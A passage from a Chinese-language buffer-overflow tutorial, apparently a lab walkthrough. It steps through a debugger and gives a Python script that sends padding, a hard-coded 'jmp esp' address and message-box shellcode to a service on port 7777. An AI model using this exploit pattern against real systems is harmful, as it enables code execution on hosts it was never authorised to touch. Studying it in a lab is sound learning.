
然后继续单步走，走下去，F4到这




然后F8单步



可以看到解码的代码，所以，按照上一篇文章讲的，在cld下断点然后F9就行了




最后可以看到计算器弹出来了




这是用metasploit来加载poc，现在咱们使用python实现溢出

```
#!usr/bin/python
# -*- coding:utf-8 -*-

import socket
import struct

HOST = '192.168.1.103'
PORT = 7777
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
shellcode = ("\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
        "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
        "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
        "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
        "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
        "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
        "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
        "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
        "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8")

jmpesp = struct.pack("<L", 0x77E1F2C8)
payload = 'a' * 204 + jmpesp + shellcode
s.sendall(payload)
s.close()
```




运行，看到溢出的`jmp esp`在返回地址处

继续F8，来到shellcode的领空



熟悉的cld

F9，看到了弹窗



回车后就成功退出了